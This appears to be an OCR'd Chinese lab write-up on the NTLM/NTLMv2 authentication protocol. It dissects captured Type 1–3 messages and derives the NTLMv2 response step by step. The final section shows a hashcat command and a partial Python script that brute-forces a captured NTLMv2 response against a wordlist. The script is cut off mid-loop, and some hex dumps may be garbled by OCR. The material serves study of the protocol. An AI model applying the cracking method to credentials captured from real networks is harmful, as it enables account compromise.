
NTLM 协议探索

简介


NTLM 和 NTLMv2
简介 早期 SMB 协议在网络上传输明文口令。后来出现 LAN Manager Challenge/Response 验证机制，简称 LM，它是如此简单以至很容易就被破解。微软提出了 WindowsNT 挑战/响应验证机制，称之为 NTLM。
现在已经有了更新的 NTLMv2 以及 Kerberos 验证体系。NTLM 是 windows 早期安全协议，因向后兼容性而保留下来。NTLM 是 NT LAN Manager 的缩写，即 NT LAN 管理器。
NTLM 认证协议可以使用在各种协议中，比如 HTTP、SMB 等等，下面以 HTTP 来说明其具体认证流程。

基于 Windows Authentication 的 HTTP 请求


基于 Windows Authentication 的 HTTP 请求一共会分为 6 个步骤：




这六个请求中分为三个请求和三个响应，其中包含了 NTLM 认证机制中最关键的 Type 1 message、Type 2 message、Type 3 message，下面先进行实验（简单介绍下，之前也有很多人做过了）
实验环境：
服务端：win2008 192.168.144.141
客户端：win7 192.168.144.148
1、在服务端 IIS 管理器路径 WIN-IQ7J2FD4QJO\网站\Default Web Site\身份认证里将 IIS 设置为 Windows 身份认证



2、客户端访问服务端的 80 端口



3、输入服务端账号密码，wireshark 抓包，点击确定



这个认证流程请求和响应共 6 个，其中第 345 个分别实现了 type 1 message-type 3 message 的交互流程。下面结合刚刚抓的这 6 个包解析一下 type 1 message-type 3 message。

认证机制

NTLM身份认证是challenge-response方式，由Type 1 (negotiation), Type 2 (challenge) and Type 3 (authentication)三部分来三个步骤进行验证。
1、客户端向服务器发送 Type 1 message。这主要包含客户端支持和服务器请求的功能列表。
2、服务器响应 Type 2 message。其中包含服务器支持和同意的功能列表。但最重要的是，它包含服务器生成的 challenge。
3、客户端使用 Type 3 message 回复 challenge。其中包含有关客户端的若干信息，包括客户端用户的域和用户名。它还包含对 Type 2 message 的一个或多个响应。


Type 1 message

一个完整的 Type 1 message 共 40 个字节，表现在 HTTP 方式的请求里是在第三个包里，这个包是从 client 到 server 的请求包。

The Type 1 Message

Let's jump in and take a look at the Type 1 message:

	Description	Content
0	NTLMSSP Signature	Null-terminated ASCII "NTLMSSP" (0x4e544c4d53535000)
8	NTLM Message Type	long (0x01000000)
12	Flags	long
(16)	Supplied Domain *(Optional)*	security buffer
(24)	Supplied Workstation *(Optional)*	security buffer
(32)	OS Version Structure *(Optional)*	8 bytes
(32) (40)	*start of data block (if required)*	




可以看到对应的包里的第三个请求，NTLM SSP 也是 40 字节
结合上面两个图可知从上到下依次为：
NTLMSSP Signature 8 字节，值为 4e 54 4c 4d 53 53 50 00

NTLM Message Type 4 字节，值为 01 00 00 00
Flags 4 字节，在 pcap 里对应的是 Negotiate Flags，值为 97 82 07 e2
Supplied Domain 8 字节，对应的是 Calling workstation domain，值为 00 00 00 00 00 00 00 00
Supplied workstation 8 字节，对应的是 Calling workstation workstation，值为 00 00 00 00 00 00 00 00
OS Version Structure 8 字节，对应的是 Version 6.1，值为 06 01 b1 1d 00 00 0f
这个请求从客户端发送到服务端，以启动 NTLM 身份认证
Type 1 message 只有 NTLMSSP Signature、NTLM Message Type、和 Flags 是必须有的，其他的都是可选的（前 16 字节）

Type 2 Message

The Type 2 Message

	Description	Content
0	NTLMSSP Signature	Null-terminated ASCII "NTLMSSP" (0x4e544c4d53535000)
8	NTLM Message Type	long (0x02000000)
12	Target Name	security buffer
20	Flags	long
24	Challenge	8 bytes
(32)	Context *(optional)*	8 bytes (two consecutive longs)
(40)	Target Information *(optional)*	security buffer
(48)	OS Version Structure *(Optional)*	8 bytes
32 *(48)* *(56)*	*start of data block*	




Type 2 message 是在第 4 个包，结合上面两个图可以知道 type 2 message 里的信息为：
NTLMSSP Signature 8 字节，值为 4e 54 4c 4d 53 53 50 00

NTLM Message Type 4 字节，值为 02 00 00 00
Target name 在这个位置其实是显示的是 Length,Maxlen,Offset 三个值，分别为 0a 00、0a 00、 38 00 00 00，真正的值在 Target info 里
Flags 4 字节，值为 15 82 89 e2，在包里就是 Negotiate Flags
Challenge 8 字节，值为 a9 f9 db 87 bb 4d e8 53
Context 8 字节，00 00 00 00 00 00 00 00
Target information 一大串，包含了 NetBios domain name、computer name、DNS 信息时间戳等，这些内容都是服务端将自身信息返回给客户端
这一步最重要的内容是 Challenge

Type 3 Message

The Type 3 Message

	Description	Content
0	NTLMSSP Signature	Null-terminated ASCII "NTLMSSP" (0x4e544c4d53535000)
8	NTLM Message Type	long (0x03000000)
12	LM/LMv2 Response	security buffer
20	NTLM/NTLMv2 Response	security buffer
28	Target Name	security buffer
36	User Name	security buffer
44	Workstation Name	security buffer
(52)	Session Key *(optional)*	security buffer
(60)	Flags *(optional)*	long
(64)	OS Version Structure *(Optional)*	8 bytes
52 *(64)* *(72)*	*start of data block*	



NTLMSSP Signature 8 字节，值为 4e 54 4c 4d 53 53 50 00
NTLM Message Type 4 字节，值为 03 00 00 00
LM/LMv2 Response 24 字节的 00，因为现在默认已经不使用此协议
NTLM/NTLMv2 Response 长度不定
Target Name 长度不定
User Name 长度不定，这里是 administrator 的 16 进制
Workstation Name 长度不定
Session Key 16 字节，值为 f9 f8 71 85 bd 50 b5 a5 80 d6 36 c0 71 4b 22 68
Flags 4 字节，值为 15 82 88 e2
内容其实和之前的两个都差不多，长度太长，截图截不过来，在 Type 2 message（上面第 4 个响应）里服务端将 Challenge 发送给客户端，客户端通过将 Challenge 作为密钥进行一系列的加密，然后生成 NTLMv2 Response，服务端收到 NTLMv2 Response，判断是正确的，则授权客户端能够访问其请求的服务。
NTLMv2 Response 是经过算法计算出来的，证明客户端知道帐户密码而不是直接发送明文密码。Type 3 Message 还指示身份验证帐户的身份验证目标（域或服务器名称）和用户名，以及客户端工作站名称。重点说一下 NTLMv2 Response 具体是经过什么算法计算得来的。

NTLM HASH

NTLM HASH 是由密码的 16 进制 Unicode 格式也就是双字节然后进行 MD4 加密
比如实验中用的密码是 admin123456!
16 进制：61646d696e31323334353621
Unicode：610064006d0069006e0031003200330034003500360021 00


MD4 加密：32861f2c2e3bc92bf0717046b3a66803

NTLMv2 HASH

用户名大写和域服务器名称连接起来，转成 16 进制，然后转成 Unicode 格式，然后 NTLM HASH 作为密钥用 HMAC-MD5 加密，就得到 NTLMv2 HASH
用户名 administrator 域名 0m0a1
administrator0m0a1 转成大写 ADMINISTRATOR0M0A1
16 进制:41444d494e4953545241544f52304d304131
Unicode:
410044004d0049004e00490053005400520041005400 4f00520030004d003000410031003100
HMACMD5: 4b11147c927777189df7791d0b6f2e93

BLOB

Blob



其实就是 NTLMv2 Response 去掉前 16 个字节(上图红圈里 NTProofStr)的部分，在这里也就是

0101000000000008cee1cf80449d4013d8116a7e579ac7e0000000002000a0030004d003000410
0310001001e00570049004e002d004900510037004a00320046004400340051004a00300004001c
0030006d003000610031002e00740065007300740002e0063006f006d0003003c00570049004e002
d004900510037004a00320046004400340051004a0030002e0030006d003000610031002e007400
6500730074002e0063006f006d0005001c0030006d003000610031002e00740065007300740002e0
063006f006d00070008008cee1cf80449d401060004000200000008003000300000000000000000
0000000300000a679fd19adae15f87789291b9a0cdaed1f3f39bdfbb396fcfd9f3dc30866c0180
a0010000000000000000000000000000000000000900280048005400540050002f00310039003200
2e003100360038002e003100340034002e00310034003100000000000000000000000000000000

这是我们抓了包之后看到的结果，客户端在生成的时候用 Time、NTLMv2 Client Challenge、NetBIOS、DNS 等信息组合起来生成。


NTProofStr

NTProofStr 是由 Type 2 message 里的 challenge 和 blob 连接在一起，然后用 NTLMv2 HASH 作为密钥进行 HMAC-MD5 加密，生成的一个 16 字节的字符。

Challenge :a9f9db87bb4de853

BLOB 为上面的值拼在一起生成之后为: 67d7af69cdf2317c2fe201e61f736a7b

和图中 wireshark 抓到的是一样的



NTLMv2 Response

经过上面可以看出组成 NTLMv2 Response 的步骤为

1. 通过密码生成 NTLM HASH（密码的 16 进制 Unicode 格式也就是双字节然后进行 MD4 加密）
2. 通过 NTLM HASH、用户名、域名生成 NTLMv2 HASH （用户名大写和域服务器名称连接起来，转成 16 进制，然后转成 Unicode 格式，然后 NTLM HASH 作为密钥用 HMAC-MD5 加密）
3. 利用已经获取到的自身信息组合成为 BLOB
4. 通过 NTLMv2 HASH、challenge、BLOB 生成 NTProofStr
5. 再将 NTProofStr 和 BLOB 连在一起组合成 NTLMv2 Response

格式是：

用户名::域名：challenge:NTProofstr:BLOB

例：

administrator::XXX:f26a25ec9d73fbaa:255fc74fc8d22b6af9b9bfdf2189ff68:0101000000000000c59f891f893fd401e138a25029b4a91e0000000002000e004d004f0053004800550051004900001001e00570049004e002d00470047005100490037003300 4d00440049004f004a0004002000 6d006f0073006800750071006900 2e0074006500730074002e0063006f006d00030040005700490004e002d00470047005100490037003300 4d00440049004f004a002e006d006f0073006800750071


0069002e00740065007300740002e0063006f006d00050020006d006f00730068007500710069002e00740065007300740002e0063006f006d0007000800c59f891f893fd401060004000200000008003000300000000000000000000000000300000f09c40b4bc8e8c10d68fd059b39eddc9921681b8f739d3b876b14f73b5e31a960a00100000000000000000000000000000000000000090028004800540054005000 2f00310039003200 2e00310036003800 2e00310034003400 2e00310034003100000000000000000000000000

HASHCAT 爆破

在上文认证机制中知道了 NTLMv2 Response 的组成之后其实爆破的话并不是很困难，已经有工具能够支持，比如 HASHCAT 可以通过下面命令来进行爆破

这里

Hashcat -m 5600 NTLMV2Response pwd.txt –force --show



密码就是 admin123456!

其实知道了原理之后爆破的过程也就很简单，随手写了个爆破的 py 脚本，编程水平有限，供参考。

```
# -- coding: utf-8 --
import hmac
import hashlib
import re
from Crypto.Hash import MD4
import binascii


def str_to_hmac_md5(passwd_,salt_):
	h_md5 = hmac.new(salt_, passwd_, hashlib.md5).hexdigest()
	return h_md5

def str_to_md4(str_):
	m = MD4.new()
	m.update(str_)
	return m.hexdigest()

def str_to_hex(s):
	return ' '.join([hex(ord(c)).replace('0x', '') for c in s])

def hex_to_unicode(hex_str):
	hex_str_ = hex_str.replace(" ","00")+"00"
	return hex_str_
```

```
def str_to_ntlm(str_):
	ntlm_ = str_.encode('utf-8')
	ntlm_ = str_to_hex(ntlm_)
	ntlm_ = hex_to_unicode(ntlm_)
	ntlm_ = binascii.a2b_hex(ntlm_)
	ntlm_ = str_to_md4(ntlm_)
	return ntlm_

def str_to_ntlmv2_hash(username_,domain_name_,ntlm_hash_):
	ntlmv2_ = username_+domain_name_
	ntlmv2_ = ntlmv2_.upper()
	ntlmv2_ = str_to_hex(ntlmv2_)
	ntlmv2_ = hex_to_unicode(ntlmv2_)
	ntlmv2_ = binascii.a2b_hex(ntlmv2_)
	ntlm_hash__ = binascii.a2b_hex(ntlm_hash_)
	return str_to_hmac_md5(ntlmv2_,ntlm_hash__)

def hash_sploit(passwd_file_path,hash_str_):
	weak_passwd_list = []
	fopen = open(passwd_file_path, 'r')
	lines = fopen.readlines()

	hash_str_list = re.findall("^([^\:]*)\:\:([^\:]*)\:([^\:]*)\:([^\:]*)\:([^\:]*)$", hash_str_)

	hash_str_list_ = hash_str_list[0]
	Username_ = hash_str_list_[0]
	Domain_name_ = hash_str_list_[1]
	Challenge_ = hash_str_list_[2]
	NTProofstr_ = hash_str_list_[3]
	BLOB_ = hash_str_list_[4]


	Challenge_BLOB_ = Challenge_+BLOB_
	Challenge_BLOB_ = binascii.a2b_hex(Challenge_BLOB_)

	for line in lines:
		line = line.replace("\n", "")
		Ntlm_hash = str_to_ntlm(line)
		Ntlmv2_hash = str_to_ntlmv2_hash(Username_,Domain_name_,Ntlm_hash)
		Ntlmv2_hash = binascii.a2b_hex(Ntlmv2_hash)
		NTProofstr = str_to_hmac_md5(Challenge_BLOB_,Ntlmv2_hash)

		if NTProofstr == NTProofstr_:
```

